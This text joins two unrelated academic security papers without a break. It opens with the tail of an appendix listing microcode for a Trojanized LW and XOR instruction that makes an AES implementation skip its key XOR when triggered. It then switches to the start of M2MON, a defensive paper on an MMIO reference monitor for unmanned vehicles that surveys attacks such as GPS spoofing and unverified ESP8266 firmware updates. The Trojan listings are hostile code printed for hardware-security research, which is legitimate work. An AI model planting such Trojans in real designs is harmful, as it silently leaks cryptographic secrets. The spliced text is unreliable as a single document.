    l_ck_temp_gt_4_1: b <- 0x4;
    l_ck_temp_gt_4_2: if a u>= b goto
        l_t4_0x4_0;
    l_ck_magic_00: a <- 0xD;
    l_ck_magic_01: b <- 0xA;
    l_ck_magic_02: b <- b << 4;
    l_ck_magic_03: a <- alu(a | b);
    l_ck_magic_04: b <- 0xE;
    l_ck_magic_05: b <- b << 4;
    l_ck_magic_06: b <- b << 4;
    l_ck_magic_07: a <- alu(a | b);
    l_ck_magic_08: b <- 0xD;
    l_ck_magic_09: b <- b << 4;
    l_ck_magic_10: b <- b << 4;
    l_ck_magic_11: b <- b << 4;
    l_ck_magic_12: a <- alu(a | b);
    l_ck_magic_13: b <- rf[rd];
    l_ck_magic_14: if a == b goto l_inc_cnt_0;

    # reset t4
    l_reset_phase1: t4 <- 0x0; fetch;
    l_reset_phase2: t4 <- 0x4; fetch;


    l_inc_cnt_0: a <- t4;
    l_inc_cnt_1: b <- 0x1;
    l_inc_cnt_2: t4 <- alu(a + b); fetch;


    # t4 == 0x4
    l_t4_0x4_0: a <- t4;
    l_t4_0x4_1: b <- 0x4;
    l_t4_0x4_2: if a == b goto l_ck_offset_0_0;
    l_t4_0x5_0: a <- t4;
    l_t4_0x5_1: b <- 0x5;
    l_t4_0x5_2: if a == b goto l_ck_offset_1_0;
    l_t4_0x6_0: a <- t4;
    l_t4_0x6_1: b <- 0x6;
    l_t4_0x6_2: if a == b goto l_ck_offset_2_0;
    l_t4_0x7_0: a <- t4;
    l_t4_0x7_1: b <- 0x7;
    l_t4_0x7_2: if a == b goto l_ck_offset_3_0;

    l_else: fetch;

    # if offset == 0xA0; set t4 to 0x5
    l_ck_offset_0_0: a <- 0xA;
    l_ck_offset_0_1: a <- a << 4;
    l_ck_offset_0_2: b <- 0x0;
    l_ck_offset_0_3: a <- alu(a | b);
    l_ck_offset_0_4: b <- ig(imm_i); goto
        l_ck_offset_x_5;
    # if offset == 0xA4; set t4 to 0x6
    l_ck_offset_1_0: a <- 0xA;
    l_ck_offset_1_1: a <- a << 4;
    l_ck_offset_1_2: b <- 0x4;
    l_ck_offset_1_3: a <- alu(a | b);
    l_ck_offset_1_4: b <- ig(imm_i); goto
        l_ck_offset_x_5;
    # if offset == 0xA8; set t4 to 0x7
    l_ck_offset_2_0: a <- 0xA;
    l_ck_offset_2_1: a <- a << 4;
    l_ck_offset_2_2: b <- 0x8;
    l_ck_offset_2_3: a <- alu(a | b);
    l_ck_offset_2_4: b <- ig(imm_i); goto
        l_ck_offset_x_5;
    # if offset == 0xAC; set t4 to 0x8
    l_ck_offset_3_0: a <- 0xA;
    l_ck_offset_3_1: a <- a << 4;
    l_ck_offset_3_2: b <- 0xC;
    l_ck_offset_3_3: a <- alu(a | b);
    l_ck_offset_3_4: b <- ig(imm_i); goto
        l_ck_offset_x_5;

    l_ck_offset_x_5: if a != b goto
        l_reset_phase2;
    l_ck_offset_x_6: goto l_inc_cnt_0;
```

Listing 2: Trojanized `LW` instruction for the AES fault Trojan

B.2 Trojanized *XOR* instruction

The modified `XOR` instruction has been crafted to minimize overhead. It serves as the payload execution macroinstruction. In non-triggered states, only three additional cycles are executed, namely the check for the current state (see

xort_t4_trig_ck). If the Trojan has not been triggered, the standard *XOR* operation is executed and the next instruction is fetched (see identifier *xor*). If the Trojan has been triggered, it is necessary to check if the code is in the last *XOR* payload states, located in xort_t4_trig. In all four of the final states, the executing payload disregards the second *XOR* operand, which leads to a transparent output of the first *XOR* operand to the return register (see xort_payload). For the first three payload executions, the counter is incremented, until the Trojan execution is finished and the state set to zero (see xort_zeroize).

```
def xor
    # check if t4 >= 0x5
    xort_t4_trig_ck_0: a <- t4;
    xort_t4_trig_ck_1: b <- 0x8;
    xort_t4_trig_ck_2: if a u>= b goto
        xort_t4_trig_0;

    # if not triggered execute regular xor
    xor0: a <- rf[rs1];
    xor1: b <- rf[rs2];
    xor2: rf[rd] <- alu(a ^ b); fetch;

    # t4 == 0x8
    xort_t4_trig_0: a <- t4;
    xort_t4_trig_1: b <- 0xB;
    xort_t4_trig_2: if a == b goto
        xort_zeroize_0;

    # increase by one
    xort_inc_0: a <- t4;
    xort_inc_1: b <- 0x1;
    xort_inc_2: t4 <- alu(a + b); goto
        xort_payload_0;

    # zeroize
    xort_zeroize_0: t4 <- 0x0;

    # malicious payload
    xort_payload_0: a <- rf[x0];
    xort_payload_1: b <- rf[rs1];
    xort_payload_2: rf[rd] <- alu(a ^ b); fetch;
```

Listing 3: Trojanized XOR instruction for the AES fault Trojan

M2MON: Building an MMIO-based Security Reference Monitor for Unmanned Vehicles

Arslan Khan[†], Hyubgsub Kim[†], Byoungyoung Lee[*], Dongyan Xu[†], Antonio Bianchi[†], Dave (Jing) Tian[†]

[†]Purdue University, {khan253, kim2956, dxu, antoniob, daveti}@purdue.edu
[*]Seoul National University (SNU), byoungyoung@snu.ac.kr

Abstract

Unmanned Vehicles (UVs) often consist of multiple Micro Controller Units (MCUs) as peripherals to interact with the physical world, including GPS sensors, barometers, motors, etc. While the attack vectors for UV vary, a number of UV attacks aim to impact the physical world either from the cyber or the physical space, e.g., hijacking the mission of UVs via malicious ground control commands or GPS spoofing. This provides us an opportunity to build a unified and generic security framework defending against multiple kinds of UV attacks by monitoring the system's I/O activities. Accordingly, we build a security reference monitor for UVs by hooking into the memory-mapped I/O (MMIO), namely M2MON. Instead of building upon existing RTOS, we implement M2MON as a microkernel running in the privileged mode intercepting MMIOs while pushing the RTOS and applications into the unprivileged mode. We further instantiate an MMIO firewall using M2MON and demonstrate how to implement a secure Extended Kalman Filter (EKF) within M2MON. Our evaluation on a real-world UV system shows that M2MON incurs an 8.85% runtime overhead. Furthermore, M2MON-based firewall is able to defend against different cyber and physical attacks. The M2MON microkernel contains less than 4K LoC comparing to the 3M LoC RTOS used in our evaluation. We believe M2MON provides the first step towards building a trusted and practical security reference monitor for UVs.

1 Introduction

Unmanned Vehicles (UVs), such as Unmanned Aerial Vehicles (UAV) and Unmanned Ground Vehicles (UGV), start to play an important role in our daily life. For instance, Amazon is planning to use drones for package delivery [13]. Since these systems are in continuous interaction with the physical world, they often consist of multiple Micro Controller Units (MCUs) as different peripheral devices, besides their own main MCUs. For example, a UV is usually equipped with a fail-safe module, a Wi-Fi module, a GPS module, actuators for controlling propellers, and different sensors for attitude control (such as gyroscope, accelerometer, barometer, telemetry radio, rangefinder, camera, etc.) [1]. These peripherals communicate with the main MCU using: 1) I/O registers that are mapped directly into the memory regions of the system, i.e. Memory Mapped I/O (MMIO), or 2) an external, memory-mapped, bus.

Unlike traditional computer systems, attacks against UV can happen from both the cyber and the physical worlds [23, 29, 30, 32, 54, 70]. For example, attackers can send out malicious ground control commands to crash a UV [30] via MAVLink [36], or spoof GPS to disrupt the road navigation [70] or hijack the flight mission of a UV. Existing defenses range from using cryptography [12,37,60] and runtime compartmentalization [16, 17, 29] to fingerprinting [14, 15] and physical modeling [21,52]. Unfortunately, these security solutions are mainly designed with a dedicated threat model, and none of them can prevent UV from most of the attacks, let alone a unified security solution defending against all known UV attacks.

We observe that a number of UV attacks aim to impact the physical world, such as modifying the trajectory, destabilizing the UV [30], or simply crashing a UV [29]. All these attacks involve some form of malicious communication between different MCUs, thus they result in malicious I/O-level activities. This fact provides us an opportunity to build a unified and generic security framework defending against multiple kinds of UV attacks by monitoring the system's I/O.

Accordingly, we build a security reference monitor for UV by hooking into the MMIO layer, namely M2MON. Instead of building upon existing RTOS, we implement M2MON as a microkernel running in the privileged mode mediating every MMIO access from within the system while pushing the traditional RTOS and applications into the unprivileged mode. This design reduces the Trusted Computing Base (TCB) from 3M Lines of Code (LOC) of a commercial RTOS to less than 4K LoC of the M2MON microkernel.

Using M2MON, we further instantiate an MMIO firewall detecting intrusions with the UV, and demonstrate how to implement a secure Extended Kalman Filter (EKF) within

M2MON. We also provide a post-detection response mechanism within M2MON to gracefully handle attacks. We implement and evaluate M2MON on a real-world UV system. Our evaluation shows that the M2MON-based firewall is able to defend against different UV attacks with 8.85% runtime overhead without violating the system's software deadlines. We believe M2MON provides the first step towards building a trusted and practical security reference monitor for UV.

In summary, the contributions of this paper are as follows:

- **UV Attacks and Defenses Study.** Our UV attacks study encompasses various attacks on popular UV systems. The study shows that none of the existing security solutions can defend against all the attacks in the survey. In addition, it shows that all these UV attacks demonstrate I/O-level activities and even variances.
- **M2MON Design and Implementation.** Based on the observation above, we design and implement a security reference monitor able to mediate every MMIO access, namely M2MON. We implement M2MON as a microkernel running in the privileged mode while pushing the traditional RTOS and applications into the unprivileged mode. We further instantiate an MMIO firewall using M2MON and demonstrate how to implement a secure Extended Kalman Filter and post-detection response mechanism within M2MON.
- **M2MON Evaluation.** Our evaluation on a real-world UV system demonstrates that the M2MON-based firewall is able to defend against all the UV attacks mentioned earlier. This evaluation shows that M2MON introduces a low overhead (8.85%). At the same time, the usage of M2MON reduces the TCB from 3M LoC of a commercial RTOS to less than 4K LoC.


To further development in this direction, we made the source publicly available (https://github.com/purseclab/M2MON).

2 Motivation

Our hypothesis is that *for a UV attack to have a concrete effect, it needs to introduce some I/O activities and that these activities can be detected*. These I/O activities are due to the necessity for the attack to interact with peripheral MCUs to, ultimately, have an impact on the physical world.

To empirically prove this hypothesis, we select a series of UV attacks and reproduce these attacks on real-world systems, as shown in Table 1. Except for the CAN bus masquerading attacks, all the other attacks are tested on a 3DR IRIS+ UAV platform [1]. Further details on the attacks can be found in Section 6.1.

During this study, we found two previously unknown vulnerabilities related to the Wi-Fi module and a flight control program in the UAV, respectively. 3DR IRIS+ uses an ESP8266 Wi-Fi module, which is a popular Wi-Fi module in both UAVs and IoTs. However, we noticed that the ESP8266 modules do not securely conduct the Over-The-Air (OTA) firmware update because they fail to check the integrity of the update [41]. This enables an attacker to conduct network-based attacks such as DNS cache poisoning [31], ARP spoofing [69], and/or Man-in-the-Middle attacks (MitM) [61,62] to flash malicious firmware to the Wi-Fi module. Once the Wi-Fi module is compromised, using MitM attack techniques, we conduct different attack scenarios such as flash patch attack, gyroscope attack, and barometer attack.



(a) Changed number of messages sent by BCM under the ECU attack.

(b) Changed number of GPS messages under the GPS attack.

(c) Changed the maximum moving average of the GPIO access interval (ms) under the radio attack.

Figure 1: Changed I/O access patterns under various attacks.

3DR IRIS+ also uses ArduPilot [7], a popular flight control program used by most UAV platforms. While studying the effects of GPS spoofing on I/O patterns, we found that the GPS module reports potential spoofing to the flight controller, but ArduPilot ignores the warnings from the GPS module. [1]

During our study of these UV attacks, we confirm that we could observe unique I/O activities by monitoring the MMIO layer. For example, the main system performs some specific I/O accesses only during the booting phase, e.g., to set up timers and IRQ handlers. These specific I/O accesses should not happen again once the system is running until the timer or IRQ override attack happens. Similarly, we observe changes in the number of CAN messages received by the ECU under the CAN masquerading attack as shown in Figure 1a. We can also spot the changed pattern of I/O accesses for the GPS spoofing attack (details: Section 6.1) in Figure 1b and for the radio replay attack (details: Figure 6.1) in Figure 1c. In summary, this survey demonstrates the potential of MMIO-layer monitoring to defend against a variety of UV attacks.

While there exists work to tackle some of these attacks, each proposed defense mechanism works only on a subset of them. As summarized in Table 1 crypto-based methods [12,37,60] have been proposed to defend against CAN masquerading, GPS Spoofing and radio replay. However, such methods suffer from the overhead of heavy computations. Furthermore, they don't work well against other surveyed attacks such as the timer attack or malicious sensors. Compartmentalization solutions [16,17,29] can detect the Timer and the IRQ attacks but they are unable to detect other attacks such as spoofing and masquerading. Voltage and clock skew fingerprinting [14,15] only applies to CAN bus environment. Phys-

[1] We have reported our findings to the corresponding parties.

	Crypto [12,37,60]	Compart. [16,17,29]	Finger-Printing [14,15]	Physical Modeling [21,52]	I/O Activity
Timer Attack [29]	–	■	–	–	■
IRQ Override [29]	–	■	–	–	■
CAN Masquerading [32]	■	–	■	–	■
Radio Replay [54]	■	–	–	–	■
Malicious Sensor [23]	–	–	–	■	■
Flash Patch Attack [29]	–	–	–	–	■
GPS Spoofing [70]	■	–	–	–	■
Gyroscope Attack	–	–	–	■	■
Barometer Attack	–	–	–	■	■

Table 1: Survey of existing UV attacks and defenses. We did not find any defense that can defend against all of the studied attacks. However, in all the attacks we noticed some I/O activities involved. ■ shows defenses that work against some particular attacks.

ical modeling [21,52] helps to detect anomalies from within sensors via building a model of the physical world, predicting the expected measurements based on histories. Unfortunately, none of the existing solutions could defend against all UV attacks, thus motivating the need for a generic and systematic defense for UV.

3 Security Model

We target a variety of UV attacks as shown in Section 2. Adversaries can launch these attacks simply by sending out malicious commands or spoofed messages via the network. They could also compromise a peripheral MCU (e.g., exploiting a vulnerability within the peripheral firmware) or installing a malicious component inside these devices. More importantly, these attacks, once compromising the UV, will impact the physical world via changing the system behavior, which will be reflected at the I/O level. A passive attacker staying stealthy and quiet without impacting the system behavior is out of the scope of our threat model.

Our Trusted Computing Base (TCB) includes the main MCU of a UV, the Memory Protection Unit (MPU) provided by the MCU, the bootstrap code to boot up the MCU (e.g., ARM Trusted Firmware [9]), and the code constituting M2MON and its plugins. We also assume a secure communication channel between the system owners and M2MON, allowing the owner to configure different security policies. Note that the RTOS and its applications are not inside our TCB, since our approach allows us to execute them in the unprivileged mode. In this paper, we consider side-channel attacks (such as timing attacks) and attacks resulting from a malicious control program, such as Stuxnet [33], out of scope.




Figure 2: M2MON Microkernel Design: MMIO is configured as a privileged resource while moving the whole software stack to unprivileged mode. M2MON runs in privileged mode while managing the MMIO requests.

4 Design

The architecture of M2MON is shown in Figure 2. M2MON microkernel runs in privileged mode, mediating all MMIO accesses from different peripheral MCUs, separating itself from the RTOS and applications, and providing an interface to system owners for loading policies.

We start this section by explaining the design goals of M2MON (See Section 4.1), and finally demonstrate how we achieve these goals via trade-offs and optimizations (see Section 4.2).

4.1 Design Goals

Due to the intrinsic constraints and requirements of an embedded system environment, we need to face the following challenges: (1) no typical protection hardware available (e.g., MMU/IOMMU), (2) fragmentation of RTOS implementations per vendor/model (e.g., MBed, Zephyr, FreeRTOS, ThreadX, etc.), (3) RTOS and applications running in the privileged context together (to reduce context switches for performance considerations), and (4) no violation of the real-




Figure 3: Different possible designs for MMIO reference monitor. **Type 1** monitors MMIO as a kernel service, however this does not satisfy reference monitor requirements. **Type 2** runs entire software stack in unprivileged mode at cost of performance. **Type 3 (M2MON)** runs most OS stack in unprivileged mode, with I/O intensive code in privilege mode inside a sandbox.

time requirements. To tackle these challenges, while providing strong security guarantees, we derive our design goals as follows:

- **G1 Complete Mediation** Our monitor should be able to mediate all MMIO accesses within the system. It has to be *non-bypassable* and *always invoked*.
- **G2 Tamperproofness** Our monitor needs to be tamperproof from threats and attacks outside the Trusted Computing Base (TCB). For instance, if we assume applications are not trusted and thus outside our TCB, we need to defend against attacks from them, as well as RTOS since they are often coupled together.
- **G3 Verifiability** Our monitor and the whole software TCB have to be small, e.g., comparing to typical RTOS implementations, thus allowing manual analyses and tests for verification.
- **G4 Generality** Our monitor cannot depend on a specific RTOS implementation. It should be general enough to be applied to any existing system.
- **G5 Programmability** Our monitor needs to provide a user interface enabling system owners to configure the policy and runtime behaviors as needed.
- **G6 Real-Time Satisfaction** Our monitor could only introduce a minimum runtime overhead, without violating the real-time requirements of the system.

The first three design goals are guaranteed by using a reference monitor [6]. However, our implementation goes beyond the reference monitor concept by considering practical deployment and runtime issues. The resultant system is a small microkernel running in privileged mode and mediating MMIO accesses at low overhead.

4.2 M2MON Micro Kernel

We now explain M2MON design. During M2MON design, we catered to the constraints specific to embedded systems. Using existing techniques such as SFI [65] and hardware extensions, we fulfilled each one of the aforementioned design goals. To evaluate our design, we ran and tested on real hardware.

M2MON Isolation: A naive design is to implement M2MON inside the RTOS, which runs in privileged mode and has control over all MMIO accesses, as shown in Type1 of Figure 3.

An RTOS includes a scheduler, tasks, and interrupt handlers (IRQs). As we mentioned earlier, applications are often running within a privileged context to reduce context switches. While this design is straightforward, it inevitably leads to having a TCB including both RTOS and applications, meaning that a vulnerability within an application might compromise M2MON. This design also heavily depends on the implementation of the RTOS, since M2MON is one of its components. To reduce the TCB size and get rid of the dependency of the RTOS implementations, we designed M2MON as a self-contained and single-purpose microkernel, running inside the privileged context.

Left with only two execution modes, we pushed both the RTOS and applications into the unprivileged mode, as shown in Type2 of Figure 3. This left the privilege execution mode for M2MON. Since the only task of this microkernel is mediating MMIO accesses, its codebase is small enough for manual analysis and testing, achieving the design goal **G3** *Verifiability*. Accordingly, this design supports running in different RTOS implementations, thus achieving **G4** *Generality*.

MMIO Isolation and Protection: Given a system memory map, we need to identify the MMIO regions and isolate them from other parts of the memory. Often, vendors declare memory regions associated with peripheral memory in the system memory map, using either device tree sources or technical




Figure 4: M2MON ARMv7-M Memory Layout. M_1 and M_2 are the sub-regions allowed by ARM for MMIO.




Figure 5: M2MON MMIO Detection using static analysis. Walking use-def chains we can find if a particular pointer is created using a hard-coded address. For all such pointers, we replace direct access with a call to our monitor gateway.

reference manuals. However, such memory regions also have to reside inside the specific regions defined by the architecture specification.

For example, all ARMv7-M compliant processors (which our experiment is based on) rely on the system memory map as shown in Figure 4. In this map, MMIO can be mapped into two clusters, annotated as M_1 and M_2. We call M as the union on these two clusters (i.e., $M = M_1 \cup M_2$), representing the address range M2MON needs to protect. It is worth noting that addresses responsible for MMIO accesses may be sparsely populated, but all MMIO regions must reside within M.

By monitoring a superset of MMIO regions, we achieve the design goal **G1** *Complete Mediation*. We further configure MPU to forbid accesses to M_1 and M_2 from unprivileged mode, thus achieving **G2** *Tamperproofness* against RTOS and applications. Note that the MPU and the control registers can only be configured from the privileged context. Thus, in our design, they can only be accessed by M2MON.

Interrupt Handlers Hardening: The design described until now still presents a major performance and security drawback. Specifically, it cannot handle efficiently MMIO accesses coming from interrupt (IRQ) handlers. Because these handlers are running in unprivileged mode, they need two extra context switches whenever an MMIO access happens, making them a performance bottleneck.

To solve this issue, we need to move these handlers to the privileged mode. One solution would be implementing these handlers within M2MON directly. On one hand, different platforms often use different IRQs, and we might end up having to implement every IRQ handler available on the architecture to support different SoCs. On the other, the RTOS used by a UV already implements all the necessary handlers. For these reasons, we decided to reuse the IRQ handlers provided by the RTOS and move them back to the privileged mode to avoid duplication and improve performance.

Note that these handlers need to access the MMIO as well and could contain vulnerabilities due to their complexities. Therefore, instead of reusing their code directly, we designed a sandbox mechanism for these handlers.

Our sandboxing mechanism uses a compilation-time analysis of the handlers' code and Software Fault Isolation (SFI) techniques. In this way, we can ensure that IRQ handlers cannot bypass M2MON monitoring and, at the same time, that their data-flow and control-flow integrity cannot be subverted, as shown in Type3 configuration in Figure 3.

Complete Mediation Reassurance: As mentioned above, M2MON needs to identify all MMIO accesses within an IRQ handler. To this aim, we observe that it is common for RTOS to rely on hard-coded address values to access MMIO, because such addresses are dictated by the hardware specification and cannot change. Particularly, the offset of registers within devices are given by 3rd-party manufacturers, whereas the base address of the device is selected by SoC manufacturers and cannot be changed if an MMU is not available.

Therefore, at compile-time, we perform use-def analysis [5] on the IRQ handlers source code, using the hard-coded MMIO addresses to locate all the instructions accessing MMIO. When an instruction is detected accessing MMIO addresses, it is replaced with a call to the M2MON monitor gateway. The M2MON monitor will take care of performing the original memory access, while, at the same time, enforcing the needed security policies. Figure 5 shows an example of how M2MON enforces such mediation in ArduPilot.

Data-Flow Integrity:

To sandbox the execution of interrupt handlers, we enforce the following policy: all data access from interrupt handlers should be restricted within the handler itself. In other words, interrupt handlers' code, although it runs in privileged mode should not be able to interfere with M2MON code.

To achieve this property, we analyze the memory layout of the target board (i.e., PixHawk FMU Board in our experiment) and mask all direct/indirect memory accesses to stay within the handlers. More specifically, Figure 6 shows the memory layout on PixHawk FMU Board. It has two RAM chips in-




Figure 6: Memory Layouts fabricated using SFI and MPU. Each column shows the view for particular components in system. `.mon` is the section reserved for monitor. Each section shows which mechanism is used for isolation.

```
1: int dmainterrupt(int) __attribute__((irqbox));
2: int dmainterrupt(int irqno){
3:     struct dma_chan * = &gdma[irqno];
4:     int *channel = dma_chan->channel;
5:     ...
```

```
1: int dmainterrupt(int) __attribute__((irqbox));
2: int dmainterrupt(int irqno){
3:     struct dma_chan * = &gdma[irqno];
4:     dma_chan &= ~(1<<28);
5:     int *channel = dma_chan->channel;
6:     ...
```

Figure 7: M2MON Data Flow Integrity for M2MON monitor. All indirect accesses are instrumented so that the 28th bit is clear, ensuring sandbox cannot access `0x10000000` - `0x1FFFFFFF`.

stalled, *Closely Coupled SRAM (CCSRAM)* at `0x10000000` of size 64KB and an *SRAM* at `0x20000000` of size 192KB. We keep M2MON related data in a special section called `.mon` at start of CCSRAM, and further move interrupt handler related data to SRAM. Since the SRAM address range spans from `0x20000000` to `0x20030000`, we only need a logical AND with the address to clear bit 28 ensuring that interrupt handlers cannot access CCSRAM. Figure 7 shows an example of this application.

Control-Flow Integrity: To sandbox the execution of interrupt handlers we also need to sandbox their control flow. Specifically, we enforce the following policy: All instructions executed from interrupt handlers should belong to the interrupt handler itself. In other words, interrupt handlers' code, although it runs in privileged mode, should not be able to jump to M2MON code.

To achieve this property, during compilation, we apply Control-Flow Integrity (CFI) [2] techniques to these handlers. Figure 8 summarizes our approach. Traditionally, CFI is defined in terms of forward control (caller to callee branches, such as function calls) flow and backward control flow (callee




Figure 8: Example function branch with forward and backward control flow integrity in place. `pushLR` code snippet saves current LR on safe stack, while `popLR` restores from current safe stack pointer.

to caller branches, such as return from function instructions). Our approach needs to take care of both forward and backward control flow.

To prevent forward control flow violations, we do not allow indirect branching using function pointers from handlers. For example, given any indirect branch/jump, we unroll it with all the potential targets (i.e., enumerating all potential targets using switch like statements), enabling branch verification at compile time.

To prevent backward control flow violations, we use a shadow stack [63]. Since only M2MON monitor can access its own data region (since we enforce Data-Flow Integrity, as explained in the previous section), we place the shadow stack in the monitor data section. We further modify the function epilogues and prologues used by the interrupt handlers to save the return address on entry and enforce the safe return address saved on the shadow stack on return.

It is worth noting that one may use SFI for all software modules (such as schedulers and tasks) and run them in privileged mode. However, besides bloating the TCB, employing SFI over all the system modules requires a large amount of code instrumentation, which would raise severe performance issues. For instance, in a system running the ArduPilot control software with NuttX RTOS, we measured 21,836 indirect references.

Conversely, the indirect references present in interrupt handlers are only 48. For this reason, by running only the interrupt handlers in privileged mode and applying SFI during compilation time only to their code, the speed overhead is minimal. This design choice allows us to achieve the design choice **G6** *real-time satisfaction* without compromising security guarantees. This solution can be applied to any compiler framework, independently of the RTOS implementation, thus also achieving **G4** *Generality*.

To further reduce the overhead of MMIO accesses from

the unprivileged mode, we leverage some key observations to group multiple MMIO accesses into a single syscall, reducing extra context switches. These optimizations help us achieve **G6** *real-time satisfaction*.

In particular, we notice that it is common to observe the following three MMIO accesses to the same MMIO address in order: read, modify, and write, composing a Read-Modify-Write (RMW) operation. RMW operations are commonly used to perform stateful interactions with peripherals, reading the state of the device, modifying the state, and finally updating the device state. Some devices export information as bitfields to users, and manipulating such bitfields also requires RMW operations. To coalesce these multiple MMIO requests, we design special syscalls that perform an RMW operation entirely. These syscalls are examples of flight controller code, which exercise such patterns, e.g., interrupt enabling/disabling routines, etc.

A similar case is communicating with other devices over external buses such as I2C and SPI, following a well-defined protocol. We call each transaction of such communication a *bus transfer*. After bus arbitration, data transfer starts through message packets using MMIO. A message packet could be as small as a byte depending on the bus payload capacity. As such, to transfer four bytes, four separated syscalls might be needed thus incurring extra context switches. We note that the sequence of operation is always the same (as it is defined by the bus protocol) and can be grouped into one syscall, taking in the device ID and the data to be transferred over the bus. For this reason, we design the `SPI_filter_transaction` syscall to transfer data over SPI, taking, as arguments, the Device ID for the device we want to communicate with, and two buffers for sending and receiving data together with their corresponding lengths.

Hooks and Policy Enforcement:

To allow end-users to customize M2MON and load policies during both compile-time and runtime, we design a set of user interfaces enabling both low-level API-based programming and high-level command-line-based management. This user interface achieves the **G5** *Programmability* design goal.

In particular, the low-level API-based programming interface allows owners to register and monitor actions upon certain I/O accesses for a given device. The device can be wither memory mapped (MMIO) or installed behind a bus (e.g., SPI).

The API consists of the following four functions:

```
typedef void (*EXEC)(uint size, bool is_write,
                     uint32_t value);
void register_action(uint addr, EXEC exec);

typedef void (*EXEC_SPI)(uint8_t *data);
void register_action_spi(uint device_id,
                         EXEC_SPI exec, bool egress);

typedef void (*EXEC_SYNC_CALL)(uintptr_t parm1,
                  uintptr_t parm2, uintptr_t parm3);
void register_sync_call(uint call_id,EXEC_SYNC_CALL exec);
void sync_call(uint32_t call_id, uintptr_t parm1,
      uintptr_t parm2, uintptr_t parm3);
```

In `register_action`, `addr` determines the MMIO address to monitor, while `exec` is a callback function pointer invoked on each access. Inside the `exec` callback, `size` tells about the bit width of an access, `is_write` indicates whether the access is read or write, and `value` is the value to be written, which is only used in the case of write access (*i.e.,* `is_write` is true).

Similar to `register_action` for MMIO addresses, we design different APIs for a variety of buses to intercept the bus accesses. For instance, system owners can register an SPI filter using `register_action_action`, where `device_id` is the address of the device on SPI bus [2] for which data transfers will be monitored, `egress` selects the path of filtering (i.e., *Egress* monitors all data transfers from CPU to device over the bus, and *Ingress* monitors data transfers from device to CPU over the bus.), and `exec` is the callback invoked on each `data` transfer over the bus.

